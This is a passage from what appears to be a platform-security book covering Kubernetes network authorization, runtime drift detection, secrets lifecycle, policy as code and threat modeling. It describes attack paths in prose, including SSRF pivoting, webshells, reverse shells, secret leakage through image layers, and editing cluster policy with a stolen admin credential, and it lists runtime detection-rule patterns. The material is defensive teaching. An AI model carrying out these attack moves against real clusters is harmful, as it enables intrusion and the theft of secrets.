North-south meets east-west. Ingress gateways authenticate external clients (OIDC/JWT), then *propagate* verified end-user context inward so internal decisions can incorporate it — the pattern that stops "internal = trusted on behalf of anyone."

Threat model & compromise scenarios

Run the canonical scenario against each layer: attacker exploits an SSRF in the (internet-facing, deliberately unprivileged) image-resize service.

- *Flat cluster*: scan everything, hit the database with scraped creds, reach cloud metadata, exfil. Minutes.
- + *default-deny network*: resize-svc's egress allowlist is object-storage only. No scanning, no metadata service, no exfil channel. The connection *attempts* are themselves high-signal alerts (a pod calling things it has never called is the cleanest IDS you'll ever own).
- + *mesh authz*: even the reachable object-store path permits only `PUT /thumbnails/*` as `resize-svc` — an identity with nearly nothing to abuse.
- *Residual*: abuse of resize-svc's own legitimate permissions (confused-deputy). That's Layer 3's and rate-limiting's territory — and detection's (Chapter 17).

Attacking the authorization layer itself: policy is Kubernetes objects → whoever writes NetworkPolicies/AuthorizationPolicies rewrites the city's locks → the policy-repo/GitOps/admission guardrails from Chapters 12–14 are the defense, again. (The recurring shape: every control's control plane is the real target.)

Common mistakes

- mTLS enabled, authorization policies absent — "we encrypt our completely open doors"
- Default-allow with a few deny rules (backwards; you can't enumerate what to deny)
- Ingress-only network policy — free egress for exfiltration and staging
- Namespace = trust boundary in name only (no policies actually scoped to it)
- Authorization by network reachability alone at L3, ignoring identity (IP-based rules in a world of churning pod IPs)
- Rolling out default-deny cluster-wide in one change (breaking everything, generating a revert, poisoning the well politically — stage it namespace-by-namespace with observe-mode first)

Design review questions

- From a shell in your least-trusted internet-facing pod: what can it reach (run the scan in staging), and what may it call as its identity?
- Which namespaces have default-deny today? For those that don't — dependency graph unknown, or priorities?
- Show the AuthorizationPolicy protecting your crown-jewel service. Who may call which operations?
- Who can change network/authz policies, and does that path have the same rigor as your deploy path?
- Does end-user context survive the trip from ingress to backend, or does "internal" mean "on behalf of anyone"?

Implementation examples

Cilium: identity-aware policy (CiliumNetworkPolicy with L7/FQDN egress rules — allowlist by DNS name, not brittle IPs), Hubble for observing flows before enforcing; Istio: PeerAuthentication STRICT + per-service AuthorizationPolicies, dry-run annotations for staged rollout; Linkerd: default-deny + Server/ServerAuthorization CRDs; OPA/Envoy ext_authz for L7 decisions with end-user context.

KEY TAKEAWAYS

- Zero Trust, de-marketed: authenticate every request, authorize on identity not location, default-deny.
- Three layers — reachability (network policy), callability (mesh authz), entity rights (application) — and the middle one is where identity from Chapter 15 gets cashed in.
- Egress control is the cheapest kill-switch on real attack chains.
- Denied traffic is premium telemetry: a pod knocking on new doors is your earliest honest signal.

“ ARCHITECTURE CONVERSATION

E: Realistically — hundreds of services, unknown call graph — this feels like a two-year project we'll abandon in month three.

A: Because the mental model is "lock every door at once." What's the incremental version?

E: Observe first: Hubble/mesh telemetry to *learn* the actual call graph without enforcing. Then rank: default-deny around the five crown-jewel namespaces first — payments, auth, PII stores. Egress before ingress, since it's the exfil path and usually simpler to characterize. Then expand outward, namespace by namespace, dry-run before enforce.

A: And the political failure mode?

E: One big-bang rollout breaks checkout on a Friday, and "network policy" becomes a cursed phrase for two years. Staged, observed, per-namespace — with the flow data proving each policy matches reality before it enforces.

A: Good. Last thing: suppose full success — identity everywhere, default-deny, tight authz. An attacker compromises checkout itself, and does *nothing but what checkout is allowed to do*, slowly. Which of today's controls sees them?

E: ...None. Every action is authenticated, authorized, and legitimate-shaped. Prevention is out of moves — we'd need to notice *behavioral* change: new patterns inside allowed paths, drift from the workload's own baseline.

A: Which is why runtime trust doesn't end with authorization. Next chapter: what happens when the thing you verified starts *diverging* from what you verified.

Chapter 17 — Runtime Drift

Why this exists

Every control in this book verifies a workload **at a point in time** — review at merge, evidence at build, the dossier at admission, identity at issuance. Then the pod runs for three weeks. The entire verified state is a *birth certificate*; drift is the question of **what the thing has become since birth.** Runtime drift is the gap between the artifact you verified and the process actually executing right now — and it is precisely where attackers operate *after* your gates, because it's the only place left.

Mental model

Admission verified a **sealed package.** Drift detection asks whether the seal is still intact — continuously. The physical-world intuition: a museum authenticates a painting on acquisition (provenance! literally the same word), then *keeps it under glass with sensors*, because authentication-once plus unattended-forever is how forgeries get swapped in. Immutability is the glass; detection is the sensor; response is the guard.

Architecture

How runtime diverges from verified state — the taxonomy:

1. **Interactive access:** `kubectl exec` and ephemeral debug containers. Legitimate, invaluable at 3am, and *by definition* unverified change — commands executed inside a verified container leave no trace in Git, CI, or the registry. Every exec is a hole poked in the chain of custody.
2. **In-container mutation:** the app (or an attacker via the app) writes to the container filesystem — dropped binaries, modified scripts, cron entries, new packages installed at runtime.
3. **In-memory compromise:** fileless attacks — injected shellcode, a reverse shell living purely in process memory, library injection. The filesystem stays pristine; the *process tree and syscall behavior* diverge.
4. **Config/state drift at the K8s layer:** mostly handled by GitOps reconciliation (Chapter 12) — included here because "the reconciler reverted something" is a *runtime drift signal*, not just an ops event.

Control 1 — Make drift structurally harder (immutability):

```
securityContext:
  readOnlyRootFilesystem: true        # filesystem drift → EROFS
  allowPrivilegeEscalation: false
  runAsNonRoot: true
  capabilities: { drop: ["ALL"] }
# writable scratch, explicitly and only where needed:
volumeMounts: [{ name: tmp, mountPath: /tmp }]
```

Plus **distroless/minimal images**: no shell, no package manager, no curl — the attacker's toolkit simply absent. An attacker landing in a read-only, shell-less, non-root container with no capabilities must *bring* everything and *write* nowhere; most commodity attack chains die unceremoniously. Enforce all of it at admission (Chapter 14 — posture policies), because unenforced hardening regresses.

Control 2 — See drift that happens anyway (detection). Runtime security agents (Falco, Tetragon, and commercial EDR-for-cloud like the CrowdStrike/SentinelOne class) watch kernel-level events — syscalls, via eBPF — and evaluate them against rules and baselines:

- *Rule-shaped*: shell spawned in a container; outbound connection from a non-network binary; write under `/usr/bin`; ptrace of another process; crypto-miner syscall patterns.
- *Baseline-shaped*: this image, across its fleet, has an observed normal (processes, files, destinations) — flag the *novel*. Powerful corollary of everything upstream: **because your artifacts are immutable, digest-pinned, and identical across replicas, "normal" is unusually well-defined** — one pod of a 40-replica deployment spawning a process its 39 siblings never spawned is a crisp, low-noise signal. Your supply-chain rigor is what makes runtime detection *tractable*. The layers keep paying each other.

Control 3 — Govern the legitimate holes (exec discipline). You won't ban `kubectl exec` (and pretending to just drives it underground — Chapter 13's break-glass lesson). Instead: RBAC-restrict `pods/exec` to a small group or a break-glass flow; **audit-log and page on every prod exec** (exec should be *rare and loud*); prefer ephemeral debug containers (tooling attached alongside, target container untouched — a cleaner forensic story); and treat an exec'd pod as *tainted* — debug, extract what you need, then kill it so the reconciler replaces it with a verified-clean instance. Cattle semantics as a security control: **remediation = replacement from verified state**, never in-place cleanup (you can't prove a cleanup; you can prove a fresh admission).

Response wiring. Detection without response path is a dashboard. Signals → alert with workload identity + digest + provenance attached (your evidence chain now *enriches* incident response — "which commit, whose code, what's inside" is pre-answered); containment options in order of blast radius: NetworkPolicy quarantine (cut the pod's egress), delete-and-replace, scale to zero, node cordon. Chapter 22 operationalizes this.

Threat model & compromise scenarios

- **Post-exploit persistence attempt**: webshell dropped via app vuln → EROFS (read-only root) blocks the write; attacker pivots to in-memory → Falco flags the spawned shell/novel process; pod replaced; access vector patched. The chain worked *as layers*: prevention narrowed the attacker into detection's brightest spotlight.
- **The legitimate-credential insider/exec abuse**: an engineer (or attacker with their creds) execs into a payments pod and reads secrets from memory. RBAC narrows who; audit+paging makes it observed; pod-taint policy bounds the aftermath. Note what this scenario really teaches: *some drift arrives through the front door with valid credentials* — governance of the hole, not existence-denial of the hole, is the control.
- **The patient low-and-slow** (Chapter 16's parting scenario): fully authorized behavior, gradually shifted. Baseline detection is the only technical control that even *sees* it; the honest statement is

that detection here is probabilistic, and blast-radius design (everything since Chapter 2) is what bounds the damage while probability does its work.

Common mistakes

- Writable root filesystems because "the app logs to a local file" (mount a scratch volume; don't unlock the whole house to open one drawer)
- Full-featured base images in prod "for debuggability" (that debuggability is symmetric — it debugs for attackers too; use ephemeral debug containers instead)
- Runtime agent deployed, alerts unrouted or fatigue-tuned into oblivion
- `kubectl exec` culturally routine, unlogged, unremarked
- In-place "cleanup" after suspicion instead of replace-from-verified
- Treating reconciler drift-reverts as noise rather than security telemetry

Design review questions

- Can I write to the filesystem of your production payment container? Spawn a shell in it? Which policy says no, and where's it enforced?
- Who exec'd into production last week? Produce the list in under five minutes. Who was paged when it happened?
- A pod starts making DNS queries it has never made: what fires, who's paged, and what's the containment playbook?
- After a suspicious event, what's your remediation verb — clean, or replace?

Implementation examples

Admission-enforced posture: Kyverno policies requiring readOnlyRootFilesystem, drop-ALL, runAsNonRoot; distroless (gcr.io/distroless) or chiseled/minimal bases; Falco with k8s audit + syscall sources, custom rules keyed to your images' expected process sets; Tetragon for eBPF enforcement (kill-on-violation, not just alert); `kubectl debug` ephemeral containers as the sanctioned path; K8s audit policy logging exec/attach at RequestResponse level, shipped to SIEM with paging rules.

KEY TAKEAWAYS

- Verification is point-in-time; production is continuous. Drift is the gap, and it's where post-gate attackers live.
- Immutability (read-only, minimal, non-root) makes drift hard; eBPF-era detection makes residual drift visible; replacement-from-verified-state makes response provable.
- Supply-chain rigor is what makes runtime baselines crisp — identical verified replicas give "abnormal" a precise meaning.
- Exec is a governed, audited, loud exception — and an exec'd pod is a dead pod walking.

❝ ARCHITECTURE CONVERSATION

E: Be honest with me: if we've done everything — Parts II through VI, all of it — how much does runtime detection still matter?

A: Invert it: list what your preventive stack, at its very best, does not cover.

E: Zero-days in our own app code — provenance proves it's *our* vulnerable code. Compromise via legitimate credentials — an insider, a stolen session, a partner integration. The patient attacker who only does authorized things. And novel techniques we didn't write policies for yet.

A: So what's the architectural relationship between prevention and detection?

E: Prevention shrinks the attacker's option space; detection watches the space that remains. And — this is the part I hadn't appreciated — prevention makes detection *better*: immutable identical replicas mean tight baselines, verified provenance means every alert arrives with its full biography, default-deny means the first anomalous connection is signal, not noise. They're not two budgets competing; they're one system where each half sharpens the other.

A: That's the maturity insight most organizations take a decade to reach. Now — all these signals, identities, policies, evidence stores... someone has to design the platform where they live coherently, run the secrets that won't die, own the policy lifecycle, and answer for the whole thing in a review. Part VII is where you stop being a consumer of this architecture and become its author.

PART SEVEN

Platform Security

The cross-cutting disciplines: secrets architecture, policy as code, threat modeling, and assembling it all into one platform.

Chapter 18 — Secrets Architecture

Why this exists

Half of this book has been quietly waging war on one thing: the long-lived secret. Chapter 6 replaced them in CI with OIDC. Chapter 15 replaced them at runtime with workload identity. This chapter zooms out and asks the question those chapters kept deferring: **what is the architecture of every secret that must still exist, across its entire life?** Because some always must — a third-party API key with no OIDC option, a database password for a legacy system, a signing key's root of trust. The goal is not "use Vault." The goal is: **for every secret, minimize its lifetime, its scope, its blast radius, and the number of places it exists — end to end, from creation to revocation.**


Mental model

Most teams think of secrets as **objects to store** ("where do we put the password?"). Mature platforms think of secrets as **a lifecycle to manage** ("how does this secret get born, delivered, used, rotated, and killed — and how many copies exist at each moment?"). The shift is from *vault-as-warehouse* to *secret-as-a-flow*. A stored secret is a liability that grows with every copy and every day of age; the architecture's job is to keep secrets *few, fresh, and narrow*.

Best of all is the secret that doesn't exist — the recurring theme. Every secret you can replace with identity (Chapters 6, 15) is a secret you never have to store, deliver, rotate, or revoke. **Elimination beats management.** This chapter is about the residue that survives elimination.

Architecture: secrets across the SDLC

Trace one secret through every boundary — this is the map most "secrets management" discussions skip:



Developer stage. Secrets must never enter Git — not in code, not in `.env` committed "by accident," not in Terraform state (which is plaintext!). Controls: pre-commit hooks (gitleaks, trufflehog), platform-side push protection (GitHub secret scanning), and the cultural rule that a leaked secret is *rotated, not deleted* (deleting the commit leaves it in history and in every clone). Local development uses short-lived credentials from the secrets platform, never shared static keys pasted in Slack.

CI stage. Covered in Chapter 6 — OIDC over stored secrets. The residue (secrets that genuinely must live in CI) gets: per-job scoping, masking in logs, and *never* exposure to fork-triggered workflows. Watch the subtle leak: secrets passed as build args (`--build-arg`) get baked into image layers and are recoverable with `docker history`.

Build/registry stage. No secrets baked into images, ever — layers are forever, and image scanning (Trivy, and dedicated secret scanners) should fail the build if one slips in. The classic leak: a `RUN` step that uses a credential and a later step that "removes" it — the credential persists in the earlier layer.

Deployment stage. Manifests reference secrets; they never *contain* them. Kubernetes `Secret` objects are **base64, not encrypted** — anyone with `get secret` RBAC or etcd access reads them plaintext. Mature patterns: external secret operators (External Secrets Operator syncing from Vault/cloud secret managers), or sealed/encrypted-at-rest secrets (Sealed Secrets, SOPS) so the GitOps repo holds only ciphertext, or — best — CSI Secret Store driver mounting secrets fetched at runtime via workload identity, so the secret never becomes a K8s Secret object at all.

Runtime stage. The secret arrives *just in time*, scoped to *this workload's identity*, ideally short-lived (Vault dynamic secrets: a database credential minted per-pod, valid for an hour, auto-revoked). Injected via mounted volume (tmpfs, not disk) or fetched from the secrets API using the SVID/IRSA identity — the two halves of Part VI and this chapter clicking together.

Rotation. Rotation is not a fire drill you perform in a panic; it's a property you engineer. Short-TTL dynamic secrets rotate *by expiring* — the strongest form, because there's no rotation event to forget. For secrets that can't be dynamic: scheduled rotation, versioned so old and new coexist during rollover (rotating without versioning causes the outage that makes teams afraid to rotate, which is how you end up with five-year-old keys). Design rotation into the secret's birth; retrofitting it is where rotation projects go to die.

Revocation. The property everyone forgets until an incident: when a secret is compromised, how fast can you make it *stop working everywhere*? Short-TTL secrets self-revoke (compromise has an expiry). Long-lived secrets need a tested, fast revocation path — and "tested" is load-bearing: an untested revocation path discovered mid-incident is a second incident. This is why TTL is a security control, not a convenience: **a short TTL is automatic revocation.**

Threat model & compromise scenarios

- **The leaked secret's blast radius is a function of four numbers**: lifetime (how long it works), scope (what it accesses), copies (how many places it lives), and detection lag (how long until you notice). Architecture minimizes all four. A secret that's short-lived, narrowly-scoped, exists in one place, and is monitored is a bad day; a long-lived, broadly-scoped, widely-copied, unmonitored secret is a company-ending breach. Same "leak," four-orders-of-magnitude difference in outcome — decided entirely by architecture, before the leak ever happened.
- **The bottom turtle** (secret-zero problem): to fetch secrets you need a credential; to get that credential you need... a secret. Naively solved by placing one long-lived master secret somewhere, which becomes the ultimate target. Solved properly by *identity*: the workload proves what it is (attested by the platform, Chapter 15), and that proof — not a pre-placed secret — is

what unlocks the secrets API. This is why secrets architecture *depends on* identity architecture; a secrets manager without workload identity just relocates secret-zero.

- **Secrets sprawl:** the same credential copied into CI, a `.env`, a wiki, three Slack threads, and two engineers' laptops. Now revocation requires *finding all copies*, which is impossible, so nobody rotates, so the secret ages into a landmine. The architectural answer is *centralization of source + just-in-time delivery* so there's one authoritative copy and ephemeral usages, never persistent duplicates.
- **The secrets manager as single point of failure/compromise:** centralizing secrets concentrates risk (who signs the signer, again). Mitigations: the vault's own auth is identity-based (not a master secret), aggressive audit logging of every access, break-glass procedures, and namespacing/policy so one compromised identity can't read *all* secrets — least privilege applied to the vault itself.

Common mistakes

- Treating Kubernetes Secrets as secure (they're encoded, not encrypted; enable etcd encryption-at-rest at minimum, but don't stop there)
- Secrets in Terraform state files sitting in an S3 bucket in plaintext
- Adopting Vault as a *warehouse* for long-lived secrets that every app can read — a nicer-looking version of the original problem, with secret-zero unsolved
- Rotation designed without versioning (→ outages → fear → never rotating)
- No revocation path, or an untested one
- `--build-arg` and multi-stage leaks baking secrets into image layers
- Deleting leaked secrets from Git instead of rotating them

Design review questions

- Pick your most sensitive secret. Trace it: where created, every place it exists right now, how delivered to workloads, its TTL, how rotated, how revoked. Count the copies.
- How many secrets in your platform are long-lived where an identity-based (OIDC/workload) replacement exists but wasn't adopted?
- If your most powerful production credential leaked at noon, what's your revocation path and how long until it's dead *everywhere*? When did you last test that?
- What unlocks your secrets manager — an identity, or another secret? (If a secret: where does *that* one live?)
- Can you enumerate every secret and its age? What's the oldest, and why is it still alive?

Implementation examples

HashiCorp Vault (dynamic DB/cloud secrets with TTLs; Kubernetes auth via SA token → identity-based unlock, no secret-zero; PKI engine for short-lived certs); External Secrets Operator (sync from Vault/AWS Secrets Manager/GCP into the cluster on demand); Secrets Store CSI Driver (mount at runtime via IRSA/workload identity, no K8s Secret object); SOPS + age/KMS or Sealed Secrets (ciphertext-in-Git for GitOps); cloud-native (AWS Secrets Manager with automatic rotation Lambdas, rotated

on a schedule with versioning built in); gitleaks/trufflehog in pre-commit and CI; etcd encryption-at-rest as table stakes.

KEY TAKEAWAYS

- Secrets are a lifecycle (birth → delivery → use → rotation → revocation), not a storage problem. Manage the flow, minimize the copies.
- The best secret is no secret: eliminate via identity wherever OIDC/workload identity reaches; this chapter governs only the residue.
- A leaked secret's damage = lifetime × scope × copies × detection-lag. Architecture minimizes all four *before* the leak.
- Short TTL is automatic rotation and automatic revocation — engineer TTL, not fire drills.
- Solve secret-zero with identity, or your secrets manager just relocates the problem.

❝ ARCHITECTURE CONVERSATION

E: We deployed Vault. All our secrets live there now instead of in env vars. That's the secrets problem solved, right?

A: How does an application authenticate to Vault to *get* its secrets?

E: It uses a Vault token that we... put in the pod as an environment variable.

A: So to protect your secrets, you distributed a secret that unlocks all the other secrets. Where does that token come from, and how long does it live?

E: It's a long-lived token we generated once and put in the deployment. Oh. We built the world's most secure warehouse and taped the master key to the front door. Every pod carries the one credential that opens everything.

A: That's secret-zero, and it's the failure mode of every "we adopted a vault" project that skips identity. What's the fix?

E: The pod authenticates to Vault using its *identity* — the Kubernetes service account token Vault verifies against the cluster, or its SPIFFE SVID. No pre-placed Vault token; the workload *proves what it is* and Vault issues short-lived, scoped secrets based on that proof. Which means... secrets architecture literally cannot work without the workload identity from Chapter 15. They're one system.

A: Now you see why the book's order matters. Identity had to come first, because secrets management is just identity plus the residue that identity can't yet eliminate. One more: you've centralized secrets in Vault. State the new risk honestly.

E: Vault is now a single point of catastrophic compromise — read it and you have everything. So Vault's own auth must be identity-based, every access audited, and policy must scope each identity to only its secrets, so one compromised workload can't read the whole store. Least privilege, applied to the thing that holds the privileges.

A: Concentration of trust, deliberately chosen and rigorously guarded — the same honest trade as GitOps and admission. You're not eliminating the risk; you're putting it in one defensible, monitored place. Which raises the question behind all of these policies and scopes and rules: where do the *rules themselves* live, who owns them, and how do they change? That's the next chapter.

Chapter 19 — Policy as Code

Why this exists

By now, "the policy" has appeared in almost every chapter — branch protection rules, OIDC trust conditions, admission policies, network policies, authorization policies, Vault access policies. Every one of them is *the control's control plane* — and the recurring lesson of every Architecture Conversation has been that **the attacker's real target is the policy, not the thing the policy protects.** This chapter is about the architecture of policy *itself*: where it lives, who owns it, how it's tested, how it evolves, and how you keep the entity that enforces your security from being the softest way to disable your security.

Note the framing, matching the source material's intent: this is **not a chapter about OPA/Rego syntax.** Rego is a tool; you can learn it from docs in an afternoon. This is about the *architecture* of policy as a first-class platform concern.

Mental model

Policy is **legislation for your platform.** And functioning legislation needs the same things functioning law does: a clear jurisdiction (what this policy governs), an authoring process (who can propose and who ratifies), a testing process (does it do what we think, without unintended effects), versioning and audit (what was the law on the day of the incident?), and a controlled amendment process (changing the law is harder than obeying it). A platform whose policies are ad-hoc YAML edited by whoever, whenever, with no tests, is a platform governed by decree — and decrees are exactly what attackers issue once they're inside.

Architecture

Policy as code, literally. Every policy — admission rules, network policies, IAM, OIDC trust conditions, Terraform Sentinel/OPA checks — is a versioned artifact in a repository, reviewed via PR, tested in CI, deployed via GitOps, and audited via Git history. Policies get the *exact* SDLC this whole book describes for application code, because **policies are among the most security-critical code you run.** If your application code goes through review, testing, and provenance, but your admission policies are hand-edited in the cluster, you've hardened the cargo and left the rudder unguarded.

Where policies belong (the architectural decision). The key design question is placement — the same policy logic can live at very different points, with very different tradeoffs:


Placement	Enforces	Strength	Weakness
Shift-left (CI, pre-merge)	Fast feedback, dev-time	Cheap, educational, catches early	Bypassable (skip the check)
Admission (cluster gate)	Last-line, unskippable	On every path (Ch. 14)	Later feedback; availability-critical
Runtime (mesh/network)	Live behavior	Continuous	Post-deployment

Mature platforms place the *same intent* at multiple layers — a policy like "no privileged containers" is checked in CI (fast feedback for the developer), *enforced* at admission (unskippable), and *observed* at runtime (drift detection). Shift-left for velocity, enforce at the boundary for security — never rely on shift-left alone, because a check that runs pre-merge is a check an attacker (or a rushed engineer) routes around.

Policy ownership. The four-domain model from Chapter 4 applies: who owns which policies? Security/platform owns the *baseline* (the non-negotiable floor: no privileged pods, signature required, default-deny); service teams own *service-specific* policy within that floor. The pattern that scales is **library policies + local parameters**: the platform team ships tested, reusable policy modules (Gatekeeper ConstraintTemplates, Kyverno policy libraries), teams instantiate them with their parameters. Reviewing the library secures every consumer — the same leverage as golden-path build templates (Chapter 5).

Policy testing — the discipline that separates policy-as-code from policy-as-yaml. Untested policy is dangerous in *both* directions: a policy that's too loose fails silently (it was supposed to block X and doesn't — you find out during the breach), and a policy that's too strict causes an outage (it blocks legitimate traffic — you find out during the incident, and now "security policy" is a cursed phrase). So policies get unit tests: assert this input is denied, that input is allowed, this edge case is handled. OPA has `opa test`, Kyverno has a CLI test harness, Gatekeeper has gator. Test the *intent* — including the cases you expect to allow, because over-blocking is how good security controls get rolled back by frustrated teams.

Policy evolution — the lifecycle most teams get wrong. New policies don't go straight to Enforce; that's how you break production and poison the political well (Chapter 16's staged-rollout lesson, generalized):



And design the **exemption mechanism** deliberately: exemptions with expiry (`validUntil`), owned and reviewed, so "temporary exception" doesn't become "permanent hole nobody remembers." An exemption without an expiry is a policy with a silent carve-out — the thing attackers look for first.

Guarding the policy plane (the meta-control). Since policy-repo write access is enforcement-rewrite access, the policy repo gets the *strictest* controls in your org: security-team-only CODEOWNERS, re-

quired reviews from people who understand the blast radius, signed commits, and — critically — **separation from the teams whose work the policy governs** (the people who can deploy shouldn't be able to weaken the policy that gates their deploys, echoing Chapter 13's separation of duties). Plus in-cluster detection: alert on *any* change to ClusterPolicies, webhook configurations, ConstraintTemplates — because a GitOps'd policy change is legitimate-looking right up until you notice *who* made it and *what* it exempted.

Threat model & compromise scenarios

- **Policy weakening via legitimate channels**: attacker (or compromised insider) opens a PR adding an exemption, swapping a trusted identity, or flipping Enforce→Audit — and GitOps faithfully applies it, complete with an audit trail of the disabling. Defense: strictest-in-org review on the policy repo, separation of duties, and in-cluster alerting so a policy change is *noticed* independent of the repo.
- **The gap between layers**: a policy enforced in CI but not at admission means anyone bypassing CI bypasses the policy — the "we shift-left'd it" false comfort. Defense: enforce security-critical intent at the *boundary*, treat shift-left as feedback not enforcement.
- **Silent policy failure**: a policy that was supposed to block something but has a logic bug and doesn't — undetected because nobody tested the *deny* cases. Defense: policy unit tests asserting the denials, and audit-mode telemetry showing what *would* be blocked (a policy that never fires in audit mode is either perfect or broken — investigate which).
- **Over-blocking → rollback → net-negative security**: an untested strict policy breaks legitimate work, gets angrily reverted, and the *category* of control becomes politically radioactive. Defense: test allow-cases, stage through audit mode, measure before enforcing. Security controls that get rolled back are worse than ones never shipped.

Common mistakes

- Admission/network policies hand-edited in-cluster, untracked, untested — decree, not legislation
- Policies going straight to Enforce without an audit-mode soak (breaking prod, poisoning the well)
- No policy unit tests, especially no *allow*-case tests (silent over- and under-blocking)
- Exemptions without expiry or ownership (permanent holes disguised as temporary)
- The policy repo governed no more strictly than app repos — or worse, by the same people the policy governs
- Relying on shift-left checks as enforcement (bypassable by definition)
- No alerting on policy/webhook configuration changes

Design review questions

- Where do your admission and network policies live? Are they in Git, reviewed, tested, and GitOps-deployed — or edited in-cluster?
- Show me a policy's unit tests. Do they assert what's *allowed*, not just what's denied?

- Who can merge to the policy repo? Is that set separate from the teams whose deployments those policies gate?
- How does a new policy roll out — straight to Enforce, or through audit mode with measurement?
- Show me your current policy exemptions. Which have expiry dates? Which have owners? Which are older than their justification?
- What alerts when someone changes a ClusterPolicy or webhook configuration in the cluster?

Implementation examples

OPA/Gatekeeper (ConstraintTemplates as reusable library, `gator test` in CI, audit mode via `enforcementAction: dryrun`, constraint exemptions with review); Kyverno (policies-as-CRDs, CLI test harness, `Audit` vs `Enforce` per-policy, PolicyExceptions with controlled ownership); Conftest (OPA policies against Terraform/K8s manifests in CI — shift-left layer); Terraform Sentinel/OPA (IaC policy gates); all policies deployed via ArgoCD/Flux from a strictly-governed policy repo; in-cluster change alerting via audit-log rules on `validatingwebhookconfigurations`, `clusterpolicies`, `constraint-templates`.

KEY TAKEAWAYS

- Policy is your platform's legislation: versioned, reviewed, tested, staged, audited — it's the most security-critical code you run, so give it the strongest SDLC.
- Placement is architecture: shift-left for feedback, enforce at the boundary for security, observe at runtime for drift — the same intent at multiple layers, never relying on the bypassable one.
- Test both directions: unit-test denials *and* allowances; roll out through audit mode; measure before enforcing — over-blocking gets your controls rolled back.
- The policy plane is the attacker's real target. Guard the policy repo more strictly than anything it governs, separate it from the governed, and alert on every change to the enforcers.

“ ARCHITECTURE CONVERSATION

E: We've got admission policies enforcing signatures and blocking privileged pods. They're solid. I feel good about our posture.

A: Where do those policies live?

E: In the cluster. We applied them with kubectl when we set things up.

A: So they're not in Git, not reviewed, not tested, and to change them someone just... runs kubectl apply?

E: ...Anyone with cluster-admin can silently weaken every security control we have, and there'd be no PR, no review, no record beyond an audit log nobody watches. The policies protecting everything are the *least*-protected thing in the platform.

A: Now play the attacker. You've compromised a cluster-admin credential. You want to run your malicious image, which our signature policy blocks. What's the *easy* move — forge a signature, or...?

E: Or just `kubectl edit` the ClusterPolicy to add my registry to an exemption, or flip it to Audit mode. Why defeat the control when I can edit the control? Forging provenance is hard cryptography; editing a YAML is a Tuesday.

A: That's the entire chapter in one sentence: *attackers edit the control, not the artifact*. So what's the architecture?

E: Policies go in a repo with the strictest CODEOWNERS we have — security team only, separate from the people whose deploys the policies gate. GitOps deploys them, so in-cluster edits get reverted as drift. Unit tests assert both the denies and the allows. New policies soak in audit mode before enforcing. And we alert on *any* change to a ClusterPolicy or webhook config in-cluster, because a legitimate-looking GitOps policy change is exactly what a compromise looks like — the audit trail shows *what* changed but someone has to be watching *who* changed it and *what it exempted*.

A: You just described giving your security policies the same chain of custody this entire book built for application artifacts. That's the insight: the controls deserve the same rigor as the things they control — *more*, because they're the master keys. Which sets up the discipline that ties every chapter together: when you sit down to design or review a platform, how do you reason about all of this *systematically*, instead of hoping you remembered everything? That's threat modeling.

Chapter 20 — Threat Modeling

Why this exists

Every chapter so far handed you controls. But controls are answers, and this chapter is about the *questions* — because a platform engineer's real job isn't knowing that admission controllers exist; it's being able to look at an unfamiliar architecture and *systematically discover* where trust is misplaced. Threat modeling is that skill, made into a repeatable method. Without it, you secure what you happen to think of and miss what you don't. With it, you have a discipline that surfaces the gaps *before* an attacker does — and, crucially, before you've written a line of the platform.

Mental model

Threat modeling is answering four questions, in order, honestly:

1. **What are we building?** (You can't secure what you can't diagram.)
2. **What can go wrong?** (Where's the trust misplaced?)
3. **What are we going to do about it?** (Controls, prioritized by risk.)
4. **Did we do a good job?** (Validation, iteration.)

That's Adam Shostack's framing, and it's better than any acronym because it's just *structured honesty about your own system*. The methodologies (STRIDE, attack trees, etc.) are tools that serve those four questions — never substitutes for them.

Architecture: a threat modeling methodology for delivery platforms

This book's chain of custody *is* a threat model skeleton. Here's the repeatable method, mapped to the pipeline:

```
   Assets  ──►  Threat Actors  ──►  Trust Boundaries  ──►  Attack Paths  ──►  Controls  ──►  Re-
sidual Risk
   (what's     (who wants it,      (where trust        (how they get      (what stops    (what's
left,
    worth       what can they      changes — every     from actor to      each path)     accep-
ted by
    stealing)   reach)             arrow in Ch.2)      asset)                            whom)
```

Step 1 — Assets. What is worth attacking? For a delivery platform: the ability to run arbitrary code in production (the master asset — almost every attack wants this), signing keys, production data, cloud control-plane access, customer secrets, the CI/CD system itself. Name them explicitly; unnamed assets go unprotected.

Step 2 — Threat actors. Who, with what capability and access? External attacker (starts outside, no credentials). Malicious insider (starts with legitimate access — the actor most security theater ignores). Compromised insider (external attacker wearing a legitimate credential — the *most common* real scenario, and the reason "trusted employee" is a dangerous phrase). Supply-chain actor

